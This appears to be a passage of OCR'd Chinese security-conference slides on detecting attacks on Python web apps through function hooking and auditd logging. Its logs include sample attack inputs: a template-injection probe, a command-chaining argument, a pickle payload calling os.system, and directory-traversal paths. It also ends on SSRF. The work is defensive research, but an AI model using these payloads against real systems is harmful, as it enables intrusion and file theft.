("Your input: {{ 'abc'.upper() }}",)
("Your input: {{ 'abc'.upper() }}",)
```


```
h11p@h11p-virtual-machine:~$ tail -f /tmp/subprocess.log
(['/usr/bin/python', 'test_flask.py'],)
(['/sbin/ldconfig', '-p'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/sbin/ldconfig', '-p'],)
(['/sbin/ldconfig', '-p'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/usr/bin/python', 'test_flask.py'],)
(['/sbin/ldconfig', '-p'],)
(['whoami', '||', 'ls'],)
```

```
h11p@h11p-virtual-machine:~$ tail -f /tmp/pickle.log
("cos\nsystem\n(S'/bin/ls'\ntR.",)
('c\x00\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x03\x
00\x00\x00s;\x00\x00\x00d\x01\x00d\x00\x00l\x00\x00}\x00\
x00\x87\x00\x00f\x01\x00d\x02\x00\x86\x00\x00\x89\x00\x00
d\x03\x00G\x88\x00\x00d\x04\x00\x83\x01\x00GH|\x00\x00j\x
01\x00d\x05\x00\x83\x01\x00\x01d\x00\x00S(\x06\x00\x00\x0
0Ni\xff\xff\xff\xffc\x01\x00\x00\x00\x01\x00\x00\x00\x04\
x00\x00\x00\x13\x00\x00\x00s,\x00\x00\x00|\x00\x00d\x01\x
00k\x01\x00r\x10\x00|\x00\x00S\x88\x00\x00|\x00\x00d\x01\
x00\x18\x83\x01\x00\x88\x00\x00|\x00\x00d\x02\x00\x18\x83
\x01\x00\x17S(\x03\x00\x00\x00Ni\x01\x00\x00\x00i\x02\x00
\x00\x00(\x00\x00\x00\x00(\x01\x00\x00\x00t\x01\x00\x00\x
```

方便拓展到其他的模块或者函数

- cd hook/
- cp os.py xxx.py
- 编辑xxx.py：

注释掉原来被hook的函数，添加想要hook的函数
下面的示例是hook了subprocess模块中check_call函数



```
#system=_InstallFcnHook(system, debug=True)
check_call=_InstallFcnHook(check_call, debug=True)
```

需要自己处理的坑

修改启动代码从shell中启动python web

只要简单修改启动代码就可以从WSGI方式启动切换到shell启动

从内存中删掉已加载的模块

一些模块通过__import__动态导入，需要在动态导入后通过del modules删掉被装载的模块

关闭调试选项

例如在flask启动时将debug选项设置为false，否则会产生两个python进程

其他问题

Python web性能下降、代码不兼容、有些模块无法被hook……

怎么不通过修改原始代码去获取文件读写操作？

PART
03


结合Auditd

Auditd

auditd（或 auditd 守护进程）是Linux审计系统中用户空间的一个组件，
其可以记录Linux中文件，进程等操作,且安装方便
CentOS 默认安装
Ubuntu 安装：apt-get install auditd

只要简单的配置就可以监视一些文件操作


- sudo auditctl -a exclude,always -F msgtype!=PATH -F msgtype!=SYSCALL #记录文件操作
- sudo auditctl -a always,exit -F arch=b64 -S execve -k rule01_exec_command #记录所有的shell指令的执行
- sudo auditctl -a always,exit -F pid=$mypid #记录指定进程文件操作



```
h11p@h11p-virtual-machine:~/hook_git$ sudo auditctl -l
-a always,exit -F arch=b64 -S execve -F key=rule01_exec_command
-a always,exit -S all -F pid=4611
-a always,exclude -F msgtype!=PATH -F msgtype!=SYSCALL
h11p@h11p-virtual-machine:~/hook_git$
```


发送一些包含目录跳转的畸形数据

- 通过grep和关键字高亮工具（https://github.com/paoloantinori/hhighlighter）进行查看日志



```
type=PATH msg=audit(1534497110.410:708819): item=0 name="/.\\./.\\./.\\./.\\./.\\./.\\./boot.ini" nametype=UNKNOWN cap
_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.410:708820): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.410:708835): item=0 name="..//..//..//..//..//boot.ini" nametype=UNKNOWN cap_fp=0000000
000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.410:708836): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.854:708851): item=0 name="../../../../../../../../../../../boot.ini" nametype=UNKNOW
N cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497110.854:708852): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497111.054:708867): item=0 name="../../boot.ini" nametype=UNKNOWN cap_fp=0000000000000000 cap_
fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497111.054:708868): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 og
id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1534497111.054:708883): item=0 name="..\../..\../..\../..\../boot.ini" nametype=UNKNOWN cap_fp=000
0000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

除了记录文件读取，还能记录文件的其他操作



```
h1lp@h1lp-virtual-machine:~$ sudo tail -f /var/log/audit/audit.log | h PATH name | grep PATH
type=PATH msg=audit(1533883518.868:269327): item=0 name="../../../../../../etc/hosts" inode=5898399 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883518.868:269336): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883525.212:269363): item=0 name="../" inode=136940 dev=08:01 mode=040755 ouid=1000 ogid=1000 rdev=00:00 nametype=PARENT cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883525.212:269363): item=1 name="../test.txt" inode=132367 dev=08:01 mode=0100664 ouid=1000 ogid=1000 rdev=00:00 nametype=CREATE cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883525.212:269368): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883529.960:269392): item=0 name="../" inode=136940 dev=08:01 mode=040755 ouid=1000 ogid=1000 rdev=00:00 nametype=PARENT cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883529.960:269392): item=1 name="../test.txt" inode=132367 dev=08:01 mode=0100664 ouid=1000 ogid=1000 rdev=00:00 nametype=DELETE cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1533883529.960:269393): item=0 name="/etc/localtime" inode=401294 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

敏感文件操作

- 任意文件上传
- 任意文件读取
- 任意文件创建
- 任意文件删除


KCon

怎么解决诸如ssrf等网络操作的问题？

PART
04

http盲攻击

ssrf可以探索企业内网

